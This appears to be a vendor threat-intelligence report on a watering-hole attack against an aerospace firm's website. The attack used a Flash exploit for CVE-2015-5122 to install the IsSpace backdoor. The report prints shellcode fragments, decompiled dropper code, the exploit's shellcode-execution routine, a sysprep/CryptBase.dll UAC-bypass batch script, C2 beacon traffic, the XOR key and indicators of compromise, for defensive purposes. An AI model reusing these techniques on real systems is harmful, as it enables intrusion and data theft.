Watering Hole Attack on Aerospace Firm Exploits CVE-2015-5122 to Install IsSpace Backdoor


On July 16, 2015, the Palo Alto Networks Unit 42 threat intelligence team discovered a watering hole attack on the website of a well-known aerospace firm. The website was compromised to launch an apparent watering-hole attack against the company's customers. It was hosting an Adobe Flash exploit targeting one of the newly disclosed vulnerabilities from the Hacking Team data breach, CVE-2015-5122.

This attack yet again showcases the opportunistic tendencies of adversary groups and bad actors. The malware deployed by this exploit has been seen in a number of targeted attacks and provides attackers with a foothold on the victim's machine and/or network.

The exploit file, movie.swf, was ZWS compressed, a tactic that has been observed to evade anti-virus programs. Once uncompressed, a binary was found to be embedded in the Flash file. Upon further analysis, this file was found to contain behavior consistent with a Trojan commonly called IsSpace. Based on its codebase and behavioral patterns, it appears that IsSpace could possibly be an evolution of the NFlog backdoor, which has previously been attributed to the adversary groups DragonOK and Moafee. Both groups are thought to be operating out of Southeast Asia, and Moafee in particular has been associated with attacks on the US defense industrial base.

Exploit Details

The CVE-2015-5122 exploit found within the Flash file is nearly identical to the original proof of concept (POC) disclosed publically from the Hacking Team data breach. An analysis by Trend Micro covers the POC in detail. Unlike the POC mentioned in the Trend Micro report, this particular exploit file was weaponized, and, instead of loading calc.exe, a much more malicious file was loaded. As seen in Figure 1, the embedded shellcode is obfuscated using the same technique of representing bytes as integers and exponential numbers. However it appears that the adversary did not modify the POC much, as the variable name 'calc' remains unchanged.



```
package
{
   class PayloadWin32 extends Object
   {

      public static var calc:Vector.<uint> = Vector.<uint>([2.17976302 9E9,
         286956,2.425377536E9,2.2444484E9,4.29496648E9,1094795585,4.227106247E9
         ,65535,2.244411392E9,4.29496618E9,0,4.226057671E9,65535,2.244411392E9,
         4.294966504E9,0,4.238116295E9,65535,2.244411392E9,4.294966276E9,0,
         4.241786311E9,65535,2.244411392E9,4.29496646E9,0,16008647,3.338665984E
         9,4.294760581E9,255,3.901081344E9,16777211,3.338665984E9,4.294707333E9
         ,255,4.1695168E9,16777212,3.338665984E9,4.294765701E9,255,210093824,
         16777212,3.338665984E9,4.294766725E9,255,3.229992704E9,16777211,
         3.338665984E9,4.294754437E9,255,2.693121792E9,16777212,3.338665984E9,
         4.294741125E9,255,2.424686336E9,16777212,3.338665984E9,63557,
         2.244411392E9,4.29496642E9,0,17336,2.240374272E9,4.294966264E9,15033,
         2.374592E9,4.294966266E9,2.305217075E9,4.294704277E9,2472191,
         2.305163264E9,4.294710405E9,7584255,2.305163264E9,4.294710925E9,
```

Figure 1. Embedded shellcode within the malicious Flash file

These values can be converted into their byte representations using a simple Python script, truncated here for brevity.

```
>>> import struct
>>> shellcode = [2.179763029E9,286956,2.425377536E9,2.2444484E9,4.29496648E9,1094795585]
>>> for s in shellcode:
...     print repr(struct.pack("I", s))
...
'U\x8b\xec\x81'
'\xec`\x04\x00'
'\x00S\x90\x90'
'\x90\x90\xc7\x85'
'\xd0\xfc\xff\xff'
'AAAA'
```


>>> import struct

>>> shellcode = [2.179763029E9,286956,2.425377536E9,2.2444484E9,4.29496648E9,1094795585]

>>> for s in shellcode:

...   print repr(struct.pack("I", s))

...

'U\x8b\xec\x81'

'\xec`\x04\x00'

'\x00S\x90\x90'

'\x90\x90\xc7\x85'

'\xd0\xfc\xff\xff'

'AAAA'

Looking at the shellcode in further detail shows a fairly simplistic instruction set. Functions are loaded dynamically, and a file is dropped to %TEMP%\Rdws.exe before being executed using the WinExec Windows API call.

```
sz_file_path = GetTempPathA(256, file_path);
v6 = file_path;
v7 = sz_file_path;
*&file_path[sz_file_path] = 'swdR';
*&v6[v7 + 4] = 'exe.';
*&v6[v7 + 8] = 0;
file_handle = CreateFileA(file_path, 0x40000000, 0, 0, 2, 0, 0);
if ( file_handle != -1 )
{
  WriteFile(file_handle, data, v41, &v110, 0);
  CloseHandle(file_handle);
  WinExec(file_path, 0);
}
```


```
sz_file_path = GetTempPathA(256, file_path);
v6 = file_path;
v7 = sz_file_path;
*&file_path[sz_file_path] = 'swdR';
*&v6[v7 + 4] = 'exe.';
*&v6[v7 + 8] = 0;
file_handle = CreateFileA(file_path, 0x40000000, 0, 0, 2, 0, 0);
if ( file_handle != -1 )
{
  WriteFile(file_handle, data, v41, &v110, 0);
  CloseHandle(file_handle);
  WinExec(file_path, 0);
}
```


Returning to the Flash exploit, we discover that the dropped file is embedded within the Flash file itself as ByteArray. This binary data is loaded and decompressed with ZLIB prior to being stored in a newly allocated section of memory. The address of this binary data is then stored in the shellcode before it is executed.

```
139         try
140         {
141             data_sz = new tagClass() as ByteArray;
142             data_sz.uncompress();
143             _loc6_ = GetAddr(data_sz);
144             PayloadWin32.calc[5] = _loc6_;
145             _loc3_ = GetAddrV0(PayloadWin32.calc);
146             _loc4_ = FindVP();
147             if(_loc4_ == 0)
148             {
149                 throw new Error("vpAddr == 0");
150             }
151             CallVP(_loc4_,_loc3_,PayloadWin32.calc.length * 4);
152             _loc5_ = GetAddr(Payload);
153             _loc5_ = Get(Get(_loc5_ + 28) + 8) + 4;
154             _loc2_ = Get(_loc5_);
155             Set(_loc5_,_loc3_);
156             _loc1_ = Payload.call(null);
157             Set(_loc5_,_loc2_);
158             return;
159         }
```

Figure 2. Exploit loading binary and running shellcode

After successful execution, a binary with the following attributes is executed on the victim's machine.

MD5	319500B2C792AEE6CD8EF8EE87D9DC1E
SHA1	723DB4F13E98364098D76B925EA197F9ECD5309B
SHA256	27439ADAA07F5AD16EB8039C16ECEB4E71F6358E7FC13AC645E8878DA8C3E77E
Size	59904 Bytes
File Type	PE32 executable (GUI) Intel 80386, for MS Windows
Compile Timestamp	2014-11-14 04:35:13 UTC

Malware Details

As seen by the compile timestamp, this malware sample is not extremely current. The timestamp shows a compile date of November 14, 2014, which indicates that the infrastructure used by this particular sample has remained intact for quite some time, relatively speaking. Analysis of the malware indicates that this sample is highly likely to be the Trojan tool IsSpace, which shares similar code and behaviors as the NFlog tool.

When comparing IsSpace to NFlog, we noticed a number of changes have been made. When initially run, the malware attempts to write log messages to 'C:\ProgramData\log[.]txt' indicating that this variant was intended to run on Microsoft Windows 7 or higher. However, it still maintains the capability to run on operating systems earlier than Microsoft Windows 7 if needed. IsSpace creates an event named

'MdQ0784kd' to ensure that only a single instance of the malware is running at any given time on an infected host.

To determine the flow of execution, IsSpace gathers various data about the infected host, such as administrative rights of the user, operating system version, and CPU architecture.

If IsSpace determines that it is running as an administrator on a Microsoft Windows 7 system on a 32-bit platform, it will attempt to execute itself accordingly, using a side-loading technique. The malware will drop a cabinet file and batch script to the following locations:

- %TEMP%\FASAP.DAT
- %TEMP%\FASAPI.bat

The batch script contains the following:

```
@echo off
ping localhost
start wusa [%TEMP%]\FASAP.DAT /quiet /extract:%windir%\system32\sysprep\
ping localhost
ping localhost
ping localhost
ping localhost
ping localhost
start %windir%\system32\sysprep\sysprep.exe "[CWD]\[Malware].EXE"
```


@echo off

ping localhost

start wusa [%TEMP%]\FASAP.DAT /quiet /extract:%windir%\system32\sysprep\

ping localhost

ping localhost

ping localhost

ping localhost

ping localhost

start %windir%\system32\sysprep\sysprep.exe "[CWD]\[Malware].EXE"

[CWD] is the directory where the malware was run from and [%TEMP%] is the full path of the %TEMP% directory.

The batch script will first extract the cabinet file to the sysprep directory. The extracted file is a 32-bit DLL with the name 'CryptBase.dll.' The batch script continues to execute sysprep.exe after approximately 5 seconds, which will automatically load the dropped CryptBase.dll file. This DLL will execute the provided argument in a child process. This newly created process has elevated privileges as it is spawned by

sysprep.exe.

A similar process is taken for 64-bit systems. However, instead of dropping a batch script, a 64-bit executable along with a cabinet file containing a 64-bit version of CryptBase.dll is dropped to the following path instead:

- %TEMP%\FASAPI.bin
- %TEMP%\FASAP.DAT

This executable is then run in a new process. It is responsible for unpacking the cabinet file and spawning a new instance of sysprep.exe.

If the malware detects that it is running on a Windows XP host, it will attempt to check for Internet connectivity by making a HTTP request to www.microsoft.com. This is similar to characteristics observed in the NFlog backdoor, with the primary deviation being that this activity only takes place when running in a Windows XP environment with IsSpace.

IsSpace proceeds to make HTTP requests to 172.246.109.27, which appears to be its primary command and control (C2) server. The initial HTTP request is made to '//STTip.asp.' Note the extra leading forward slash. This is likely an unfortunate side effect of the malware expecting a subdirectory in the URI path. As this particular sample did not supply one, the extra slash is seen. An example request made can be seen below:

```
POST //STTip.asp HTTP/1.1
Accept: */*
Cache-Control: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Host: 172.246.109.27
Content-Length: 11
Connection: Close

...I...M
..HTTP/1.1 200 OK
Connection: close
Date: Thu, 16 Jul 2015 22:08:25 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 14
Content-Type: text/html
Set-Cookie: ASPSESSIONIDQSDBTQCD=DCGOOLFDMJBMLDDNDNIAHOOB; path=/
Cache-control: private

77.247.181.162
```

Figure 3. Initial IsSpace beacon being sent

After the initial beacon, IsSpace will exfiltrate victim information by making an HTTP request to '//SNews.asp?HostID=xx-xx-xx-xx-xx-xx', where the HostID contains the victim's MAC address. The POST data sent in this request is encrypted using the same four-byte XOR key of '\x35\x8E\x9D\x7A' that has been used by the NFlog tool.

Figure 4. IsSpace disseminating victim information and accepting command

The decrypted information contains data similar to the following:

```
'60-F8-1D-CC-2F-CF#%##%#172.16.95.137#%#WIN-
LJLV2NKIOKP#%#Win7#%#English(US)#%#2015-07-17
09:31:57#%#Active#%#303_20140401#%#IsAdmins#%#IsSpace'
```

> '60-F8-1D-CC-2F-CF#%##%#172.16.95.137#%#WIN-LJLV2NKIOKP#%#Win7#%#English(US)#%#2015-07-17 09:31:57#%#Active#%#303_20140401#%#IsAdmins#%#IsSpace'

Once again, the exfiltrated data is very similar to what has been used by NFlog; however with IsSpace, the victim's user privilege level is also included, in addition to a variable of either 'IsSpace' or 'IsGoogle.' This particular variable is still under investigation by Unit 42. Additionally, we see what is likely a campaign code of '303_20140401'.

After the successful check-in and initial exfiltration, IsSpace will then accept the following commands:

Command	Description	Response URI
CMD	Executes command	//STravel.asp
Browse	List specified directory	//SJobs.asp
UploadFile	Upload file	//SSports.asp
DownLoad	Download file	//SWeather.asp
DelFile	Delete file	N/A

IsSpace provides attackers with a foothold into the victim's machine and/or network. While the malware itself provides limited functionality, it allows attackers to perform minimal reconnaissance and deploy further malware onto the device.

Infrastructure




Figure 5. Infrastructure related to the command and control IP address

The IP 172.246.109.27 is hardcoded in the IsSpace sample and is likely to be the primary C2 server. Pivoting off of this primary C2 IP address using passive DNS data, we located seven domain names and two additional IP addresses that may be related to this attack. Three of the domains found used the prefix 'ssl' or 'dns' as the third level domain; this tactic is commonly used by malware authors as an evasion method.

Examining the WHOIS data for the domains revealed additional intelligence on possible attribution. Specifically, the WHOIS data showed the start-vedioing[.]net to be allegedly registered to an entity in Japan:

Registry Registrant ID:
Registrant Name: Alta Rohde
Registrant Organization:
Registrant Street: tokoy
Registrant Street: tokoy
Registrant City: tokoy
Registrant State/Province: Aomori
Registrant Postal Code: 236521
Registrant Country: Japan
Registrant Phone: +81.21244215
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: alta.rohde@inbox[.]com

And the anywhere-staring[.]com was found to be allegedly registered to an entity in China:

Registry Registrant ID:
Registrant Name: lan fei
Registrant Organization:

Registrant Street: tian jing lu 244
Registrant City: bei da
Registrant State/Province: qing nao
Registrant Postal Code: 888000
Registrant Country: China
Registrant Phone: +86.13877554411
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: csolyc110@163[.]com

The geographic regions indicated in the WHOIS data are consistent with campaigns previously associated with NFlog, showing that the adversaries attributed to this malware were highly likely to be operating out of Southeast Asia. IsSpace is a newer variant of the NFlog malware family, and contains many similarities in its behavior and code base. It is highly likely that adversary groups that have historically used NFlog are now using IsSpace.

Conclusion

Adversaries continue to exploit easily accessible vulnerabilities and readily re-use exploit code and payloads, largely due to their efficacy. This type of behavior and activity is expected to continue for the near future due to the multiple vulnerabilities disclosed by the Hacking Team data breach.

As with many other previously disclosed advanced attacks, relying purely on a detection-based model for security is ineffective when IOCs are either unknown or are not readily available for ingestion. Thus, it is imperative that organizations deploy automated, behavior-based preventative measures such as Palo Alto Networks WildFire or Traps to reduce the risk of unknown attacks.

Palo Alto Networks customers using WildFire are protected from this campaign. Additionally, IPS signature 14365 detects IsSpace command and control traffic inside a network.

File Information

Name	Rdws.exe
MD5	319500B2C792AEE6CD8EF8EE87D9DC1E
SHA1	723DB4F13E98364098D76B925EA197F9ECD5309B
SHA256	27439ADAA07F5AD16EB8039C16ECEB4E71F6358E7FC13AC645E8878DA8C3E77E
Size	59904 Bytes
File Type	PE32 executable (GUI) Intel 80386, for MS Windows
Compile Timestamp	2014-11-14 04:35:13 UTC

C2 IP Address	172.246.109.27
Name	FASAPI.bin
MD5	10DBFB65836773567B466918250D7EF4
SHA1	4330F5AD25980E0EBB0165F6B49727152735EF4A
SHA256	25BA7D0399DDA177A2F35F2F5804BA54A272E43C192649339E5CBF8BD4EFA0E0
Size	9216 Bytes
File Type	PE32+ executable (console) x86-64, for MS Windows
Compile Timestamp	2014-05-06 13:23:38 UTC
Name	FASAP.DAT (64-bit)
MD5	7F1779F37F257006576B2D41919441EC
SHA1	4AC396084E932733BB887B51FA5A5E489D9CB0EC
SHA256	53EDFF51E0E52B2D1E8526FEA144E9EA923183C2CFECE8A87DDA92B8390651AF
Size	4065 Bytes
File Type	Microsoft Cabinet archive data, 4065 bytes, 1 file
Name	CryptBase.dll (64-bit)
MD5	1F132F365E60CD43FFF75CD3CA464463
SHA1	4DF97974B36ADADFDFDA44172484019AD2EDD649
SHA256	BDBD4974F872A6B62528F4F03C64D6CD9CF5E9352582F5AE242DC7F843A6FE55
Size	9216 Bytes
File Type	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Compile Timestamp	2014-04-21 13:08:07 UTC
Name	FASAP.DAT
MD5	D0D267D8CBBB7DBC59CFC68742FD0559
SHA1	4586685CC724DEDFFB9C41F65B2DFFC7017F2970
SHA256	05ACABAC8BCA04AC36FBD8B7DFBE21BDE720EBE82A6B642721114E7FBDA01BEA
Size	3870 Bytes
File Type	Microsoft Cabinet archive data, 3870 bytes, 1 file
Name	CryptBase.dll (64-bit)
MD5	BCDEC2A79EADF1DA2166BBB705A25AAE
SHA1	FD2CE90293CBB7CD28B42CE8FFB2CE5D95ED3260
SHA256	052AAD8133E1FFC2863581DB33D366BA4180DFCF2E01ED7ACBEA4D53C355AB59
Size	7680 Bytes
File Type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Compile Timestamp	2014-04-20 12:19:57 UTC